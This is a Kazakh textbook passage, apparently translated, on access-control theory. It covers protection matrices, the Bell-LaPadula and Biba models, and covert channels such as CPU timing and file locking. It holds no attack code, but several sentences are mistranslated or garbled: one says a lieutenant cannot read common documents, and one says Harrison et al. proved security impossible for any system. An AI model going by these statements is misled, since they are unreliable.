8, а-суретте қорғаныс саясаты көрсетілген: Генри Mailbox 7-мен оқу және жазу операцияларын жүргізе алады, Роберт Secret файлына деректерді оқи және жаза алады, ал барлық үш қолданушы Compiler файлын оқи және іске қоса алады. Енді Роберт соншалықты ақылды

екенін елестетіп көріңіз, ол матрицаны өзгертуге бұйрық берудің жолын тауып, оны суретте көрсетілген күйге келтірді. 8, б-суретте енді ол бұрын рұқсат етілмеген Mailbox 7-ге қол жеткізді. Бұл нысанды оқуға тырысқанда, операциялық жүйе оның сұранысын орындайды, өйткені ол 8, б-суретте көрсетілген күйдің рұқсат етілмеген екенін білмейді.


8-сурет. Күйі: а-санкцияланған; б-санкцияланбаған

Енді барлық мүмкін матрицалардың жиынтығын екі бөлек ішкі жиындарға: рұқсат етілген күйлер жиынтығына және рұқсат етілмеген күйлер жиынтығына бөлу керек екендігі түсінікті болуы керек. Теориялық зерттеулер құрылуы мүмкін сұрақ келесідей тұжырымдалады: егер бастапқы рұқсат етілген күй мен командалар жиынтығы болса, жүйе ешқашан рұқсат етілмеген күйге түсе алмайды деп айтуға бола ма? Шын мәнінде, мәселе қолда бар тетік (қорғау командасы) белгілі бір қорғау саясатын жеткілікті түрде қолдана ала ма деген сұрақ туындайды. Саясат, матрицаның бастапқы күйі және оны өзгертуге арналған командалар жиынтығы бола отырып, біз жүйенің қауіпсіздігіне көз жеткізуге мүмкіндік беруіміз керек.

Мұндай дәлел алу өте қиын екені белгілі болды. Көптеген әмбебап жүйелер теориялық тұрғыдан қауіпсіз емес. Harrison et al. (1976) жұмысында кез-келген қорғаныс жүйесі үшін еркін конфигурация жағдайында қауіпсіздік теориялық тұрғыдан мүмкін емес екендігі дәлелденді. Алайда, белгілі бір жүйе үшін жүйенің бұрын-соңды санкцияланбаған күйден санкцияланбаған күйге ауыса алатындығын дәлелдеуге болады. Қосымша ақпарат Landwehr (1981) жұмысында қол жетімді.

**Көп деңгейлі қорғаныс**

Көптеген операциялық жүйелер жеке пайдаланушыларға өздерінің файлдары мен басқа нысандарын кім оқып, жаза алатындығын анықтауға мүмкіндік береді. Мұндай саясат **қол жеткізуді делимитациялық (**шектері көрсетілген**) басқару** (***discretional access control***) деп аталады. Көптеген ортада бұл модель жақсы жұмыс істейді, бірақ қауіпсіздіктің қатаң шараларын қажет ететін басқа да орталар бар. Оларға әскери ұйымдар, корпоративті патенттік бөлімдер және медициналық мекемелер кіреді. Бұл ұйымдарда кім және не көре алатындығын анықтайтын ережелер белгіленеді және бұл ережелерді жеке қызметкерлер, заңгерлер немесе дәрігерлер кем дегенде олардың басшыларының арнайы рұқсатынсыз (немесе, мүмкін, сол басшылармен бірдей деңгейдегі адамдар)өзгерте алмайды. Мұндай орталар үшін стандартты қол жеткізуді шектеу менеджментінен басқа , орнатылған қауіпсіздік саясатын жүйе жүзеге асыратындығына кепілдік беру үшін **мәжбүрлі қол жеткізуді басқару** (***mandatory access control***) қажет. Қол жеткізуді мәжбүрлеп басқару ақпараттың ағынын реттейді, оның күтпеген берілуіне жол бермейді.

**Bell-Lapadula моделі**

Көп деңгейлі қорғаныс модельдері арасында ең кең таралған Bell — Lapadula моделі (Bell — LaPadula model), сондықтан ол бірінші кезекте қарастырылады (Bell and LaPadula, 1973). Бұл модель әскери қауіпсіздік жүйесін қамтамасыз ету үшін жасалған, бірақ ол басқа ұйымдарға да жарамды. Әскери құжаттарда (объектілерде) құпиялылық белгісі болуы тиіс, мысалы: "құпия емес", "қызмет бабында пайдалану үшін", "құпия" және "өте құпия". Сондай-ақ, адамдар қандай құжаттарды қарауға рұқсат етілгенін анықтайтын қабылдау формасын алады. Генералға барлық құжаттарды қарауға рұқсат етілуі мүмкін, ал лейтенанттың тек "құпия" және одан төмен белгілері бар құжаттарды қарауға рұқсаты болуы мүмкін. Пайдаланушыға тиесілі процесс оның қауіпсіздік деңгейіне ие болады. Қауіпсіздік деңгейлері бірнеше болғандықтан, мұндай схема көп деңгейлі қауіпсіздік жүйесі (***multilevel security system***) деп аталады. Белла — Лападула моделінде ақпарат ағынын ұйымдастырудың келесі ережелері бар.


1. Қарапайым қауіпсіздік қасиеті (қарапайым қауіпсіздік қасиеті) — k қауіпсіздік деңгейінде жұмыс істейтін процесс тек өзінің немесе төменгі деңгейдегі объектілерге қатысты оқу әрекетін

орындай алады. Мысалы, генерал лейтенанттың құжаттарын оқи алады, бірақ лейтенант жалпы құжаттарды оқи алмайды.

2. * қасиеті (The * property) — k қауіпсіздік деңгейінде жұмыс істейтін процесс тек өзінің немесе одан жоғары деңгейдегі объектілерге жаза алады. Мысалы, лейтенант жалпы пошта жәшігіне өзіне белгілі барлық нәрселер туралы есеп бере отырып, хабарлама қоса алады, бірақ генерал лейтенант пошта жәшігіне хабарлама қоса алмайды, оған белгілі нәрселер туралы хабарлайды, өйткені генерал мазмұны лейтенантқа жеткізілмеуі керек құпия құжаттармен таныс болуы мүмкін.

Қысқаша қорытындыласақ: үдерістер (процестер) төмен қарай оқып, жоғары қарай жаза алады, бірақ керісінше емес. Егер жүйе осы екі қасиетті нақты ұстанатын болса, онда ақпараттың қауіпсіз деңгейден қауіпсіз деңгейге ағып кетпейтінін көрсетуге болады. Меншік * бұл атауды алды, өйткені оның баяндамасының бастапқы мәтінінде авторлар оған лайықты атау таба алмады және уақытша, олар құнды нәрсе ойлап тапқанша, оның орнына *символы қойылды. Бірақ олар ешқашан өз ниеттерін жүзеге асырмады және баяндама жұлдыз белгісімен басып шығарылды. Бұл модельде процестер объектілерге қатысты оқу және жазу операцияларын жүзеге асырады, бірақ бір-бірімен тікелей байланыспайды.

Белла — Лападула моделінің графикалық көрінісі 9-суретте көрсетілген.




9-сурет. Белла — Лападула қауіпсіздігінің көп деңгейлі моделі

Бұл суретте объектіден процеске дейінгі үздіксіз көрсеткі процестің объектіні оқуды жүзеге асыратындығын көрсетеді, яғни ақпарат ағыны объектіден процеске өтеді. Осыған ұқсас, процестен объектіге нүктелі көрсеткі процестің объектіге жазуды жүзеге асыратынын, яғни ақпарат ағыны процестен объектіге өтетінін көрсетеді. Осылайша, ақпараттық ағындар көрсеткілер көрсеткен бағыттар бойынша жүреді. Мысалы, B процесі 1-нысаннан деректерді оқи алады, бірақ 3-нысаннан деректерді оқи алмайды. Қарапайым қауіпсіздік қасиетіне сәйкес, оқуды білдіретін барлық қатты көрсеткілер бүйірге немесе жоғарыға өтеді. * қасиетіне сәйкес жазбаны білдіретін барлық нүктелі көрсеткілер де жағына немесе жоғарыға өтеді. Ақпараттық ағындар тек көлденең немесе жоғарыға бағытталғандықтан, k деңгейінен шыққан кез-келген ақпарат ешқашан төмен деңгейде бола алмайды. Басқаша айтқанда, ақпараттың төмен түсу жолдары жоқ, іс жүзінде модельдің қауіпсіздігіне кепілдік беріледі. Белла-Лападула моделі ұйымдық құрылымға жатады, бірақ оны Операциялық жүйе жүзеге асыруы керек. Іске асырудың бір әдісі-әр пайдаланушыға UID және GID сияқты басқа да мәліметтермен бірге сақталуы керек қауіпсіздік деңгейін тағайындау. Кіргеннен кейін, пайдаланушы қабығы барлық балалар процестеріне мұра болатын жеке қауіпсіздік деңгейіне ие болады. Егер *k* қауіпсіздік деңгейінде орындалатын процесс файлды немесе қауіпсіздік деңгейі *k*-ден жоғары басқа нысанды ашуға тырысса, онда амалдық жүйе файлды ашу әрекетінен бас тартуы керек. Осыған ұқсас, қауіпсіздік деңгейі *k*-ден төмен кез-келген нысанды жазу үшін барлық әрекеттерді қабылдамау керек.

**Биба моделі**

Егер Белла-Лападула моделін әскери тұжырымдамаларда қысқаша баяндайтын болсақ, лейтенант қарапайым адамға өзіне белгілі нәрсенің бәрін қоюды, содан кейін қауіпсіздік шараларын бұзбай жалпы файлға көшіруді бұйыруы мүмкін. Енді біз бұл модельді азаматтық ұғымдар арнасына аударамыз. Күзетшілердің қауіпсіздік деңгейі 1, бағдарламашылардың қауіпсіздік деңгейі 3, ал Президенттің қауіпсіздік деңгейі 5 болатын компанияны елестетіп көріңіз. Белла-Лападула моделін қолдана отырып, бағдарламашы күзетшіден компанияның болашақ жоспарлары туралы ақпарат сұрай алады, содан кейін корпорацияның стратегиясы бар Президенттік файлды қайта жаза алады. Мүмкін, барлық

компаниялар осы модельге бірдей ынта көрсете бермейді. Белла-Лападула моделінің проблемасы-бұл деректердің тұтастығына кепілдік бермей, құпияларды сақтау үшін жасалған. Соңғысына кепілдік беру үшін мүлдем қарама-қарсы қасиеттер қажет (Biba, 1977):


1. Қарапайым тұтастық қасиеті (қарапайым тұтастық қасиеті) — *k* қауіпсіздік деңгейінде жұмыс істейтін процесс тек өзінің немесе төменгі деңгейдегі объектілерге жаза алады (жоғарғы жағында жазба жоқ).

2. * тұтастық қасиеті (integrity * principle) — *k* қауіпсіздік деңгейінде жұмыс істейтін процесс өзінің немесе одан жоғары деңгейдегі объектілерден оқи алады (төменгі деңгейлерден ешқандай оқылмайды). Бірлесе отырып, бұл қасиеттер бағдарламашының компания президентінен алынған ақпаратты жазып, күзетші файлдарын өзгерте алатындығына кепілдік береді, бірақ керісінше емес. Әрине, кейбір ұйымдар Белла-Лападула моделінің қасиеттерін де, Биба моделінің қасиеттерін де қолданғысы келеді, бірақ олар бір-біріне қайшы келетіндіктен, оған қол жеткізу қиын.

**Құпия арналар**

Ресми модельдер мен дәлелденген қауіпсіз жүйелер туралы барлық идеялар өте тартымды болып көрінеді, бірақ олар жұмыс істей ме? Егер сіз бұл сұраққа бір сөзбен жауап берсеңіз, онда жоқ. Қауіпсіздіктің тиісті моделі негізге алынған, сынақтан өткен және барлық ережелер бойынша іске асырылған жүйенің өзінде де құпия ақпараттың жария етілуі мүмкін. Бұл бөлімде математикалық тұрғыдан мүмкін емес екендігі туралы қатаң дәлелдер болса да, ақпарат қалай ағып кетуі мүмкін екендігі қарастырылады. Бұл идеялар Лэмпсонға тиесілі (Лампсон, 1973). Лэмпсонның моделі бастапқыда жеке уақытты бөлу жүйесі ұғымдарында тұжырымдалған, бірақ сол идеяларды жергілікті желіге, сондай-ақ бұлтта жұмыс істейтін қосымшаларды қоса, басқа көп қолданушы ортаға бейімдеуге болады. Таза түрінде модельге белгілі бір қорғалған машинада үш процесс қатысады. Бірінші процесті клиент екінші процестің, сервердің белгілі бір тапсырманы орындағанын қалайды. Клиент пен сервер бір-біріне сенім тудырмайды. Мысалы, сервердің міндеті - клиенттерге салық декларацияларын толтыруға көмектесу. Клиенттер сервер өздерінің қаржылық ақпаратын

жасырын түрде жазады деп қорқады, мысалы, кім қанша ақша табатыны туралы ақпарат, содан кейін бұл ақпаратты сатады. Сервер клиенттер құнды салық есептеу бағдарламасын ұрлауға тырысады деп қорқады. Үшінші процесс-клиенттің құпия деректерін ұрлау үшін дәл сервермен келісімге келген қызметкер. Қызметкер мен сервер әдетте бір адамға тиесілі. Бұл үш процесс 10-суретте көрсетілген. Міндет серверлік процестен процеске ағып кету мүмкін емес жүйені дамыту болды-серверлік процесс клиенттік процестен заңды түрде алынған ақпарат қызметкері. Лэмпсон мұны қоршау мәселесі деп атады (confinement problem).





10-сурет. а-клиенттік, серверлік және ынтымақтастық процестері; б-инкапсулирленген серверден құпия арналар арқылы қызметкерге ақпараттың мүмкін болатын ағу көрсеткіші

Жүйені жасаушының көзқарасы бойынша, тапсырма ақпаратты қызметкерге бере алмайтындай етіп серверді инкапсуляциялау немесе қоршау болып табылады. Сондай-ақ, сервердің жүйелік процессаралық өзара әрекеттесу механизмін қолдана отырып, қызметкермен байланыса алмайтындығына кепілдік беруге болады.

Өкінішке орай, ақпараттың ағып кетуі үшін аз көрінетін арналарды пайдалануға болады. Мысалы, сервер екілік биттердің келесі ағынын жібере алады. Бір битті жіберу үшін ол белгілі бір уақыт аралығында толық қуатпен есептей алады, ал нөлдік битті беру үшін ол есептеу процесін сол уақыт аралығында тоқтата алады. Қызметкер осы процестің жауап беру уақытын мұқият бақылау арқылы бит ағынын анықтауға тырысуы мүмкін. Әдетте, сервер 1 жібергенге қарағанда 0 жіберген кезде тезірек жауап алады. Бұл байланыс арнасы 10-суретте көрсетілген. В, **құпия арна** (***covert channel***) деп аталады. Әрине, құпия арна көптеген сыртқы ақпаратты қамтитын шулы арналарға жатады, бірақ ақпарат қателерді түзету кодын (мысалы, Хэмминг кодын немесе одан да күрделі нәрсені)

пайдалану арқылы шулы арна арқылы сенімді түрде жіберілуі мүмкін. Қателерді түзету кодын пайдалану құпия арнаның төмен өткізу қабілеттілігін тарылтады, бірақ маңызды ақпараттың ағып кетуіне әлі де жеткілікті болуы мүмкін. Нысандар мен домендердің матрицасына негізделген қорғаныс модельдерінің ешқайсысы ақпараттың ағып кетуіне ұқсас арнаны жаба алмайтыны анық. Орталық процессорды модуляциялау құпия арнаның жалғыз нұсқасы емес. Сондай-ақ, парақтың болмау қателерін (көптеген қателер — 1, қателердің болмауы-0) модуляциялауға болады. Негізінде, осы мақсаттар үшін белгілі бір уақыт аралығында жүйенің жұмысын төмендетудің кез-келген әдісін қолдануға болады. Егер жүйе файлдарды бұғаттауға мүмкіндік берсе, онда сервер блокты белгілеу үшін белгілі бір файлды бұғаттап, нөлді белгілеу үшін құлпын ашуы мүмкін. Кейбір жүйелер бұл файлға кіру мүмкіндігі болмаса да, файлдың құлыпталғанын анықтауға мүмкіндік береді. Мұндай құпия арна 11-суретте көрсетілген. Мұнда файл серверге де, қызметкерге де белгілі бір уақыт аралығында құлыпталады немесе құлыптан босатылады. Бұл мысалда сервер қызметкерге 11010100 құпия бит ағынын жібереді.




11-сурет. Файлды бұғаттауды қолданатын құпия арна

Алдын ала анықталған S файлын бұғаттау және құлпын ашу тым шулы арна емес, бірақ өте төмен бит жылдамдығын қоспағанда, нақты синхрондауды қажет етеді. Растау хаттамасын пайдалану кезінде сенімділік пен өнімділік одан да жоғары көтерілуі мүмкін. Бұл хаттамада екі процесті синхрондауды қолдау үшін сервер мен қызметкер бұғаттайтын тағы екі F1 және F2 файлдары қолданылады. Сервер S файлын құлыптағаннан немесе құлыптан босатқаннан

кейін, бит жіберілгенін көрсету үшін F1 файлының құлыптау күйін өзгертеді. Қызметкер бит деп санағаннан кейін, ол F2 файлының құлыптау күйін серверге Келесі битті алуға дайын екендігі туралы хабарлайды және F1 файлының құлыптау күйі қайтадан өзгергенше күтеді, бұл S файлының құлыптау күйінде келесі бит жіберілгенін айтады. Қазір синхрондау қолданылмағандықтан, бұл протокол тіпті жүктелген жүйеде де толық сенімділікті қамтамасыз етеді және осы екі процестің ауысу жылдамдығымен әрекет ете алады. Неліктен деректерді берудің жоғары жылдамдығын алу үшін бит ақпаратын алып жүретін екі файлды пайдаланбасқа немесе S0-ден S7-ге дейін сегіз сигналдық файлды қолдана отырып, арнаны байтқа дейін кеңейтпеске? Ақпаратты беру үшін бөлінген ресурстарды (таспалы жетектер, плоттерлер және т.б.) түсіру және босату пайдаланылуы мүмкін. Сервер бірлікті жіберу үшін ресурсты алады және оны нөлді жіберу үшін босатады. Unix-те сервер бірлікті көрсету үшін файл жасай алады және нөлді көрсету үшін оны жоя алады, ал қызметкер access жүйелік қоңырауын пайдаланып файлдың бар екендігі туралы біле алады. Бұл қоңырау қызметкердің файлды пайдалануға рұқсаты болмаса да жұмыс істейді. Өкінішке орай, ақпараттың ағып кетуінің басқа да көптеген құпия арналары бар. Лэмпсон серверлік процесті иеленетін адамға қол жетімді ақпараттың ағып кетуінің тағы бір әдісін атап өтті. Клиенттің мүддесі үшін өңделген сома туралы клиентке есеп айырысу кезінде сервер процесі өз иесіне хабарлауға құқылы болуы мүмкін. Егер шоттың өзі $100 болса және клиенттің кірісі $53,000 болса, онда сервер бұл туралы иесіне $100,53 шот-фактураны қою арқылы хабарлай алады.

Барлық құпия арналарды анықтау, олардың бұғатталуын айтпағанда, бұл үмітсіз іс. Іс жүзінде аз нәрсе жасауға болады. Кез-келген адам парақтың жетіспеушілігінің қателіктерін кездейсоқ қанағаттандыратын немесе құпия арналардың өткізу қабілетін тарылту үшін жүйенің жұмысын төмендетумен айналысатын процесті қосу үшін тартымды болып көрінуі екіталай.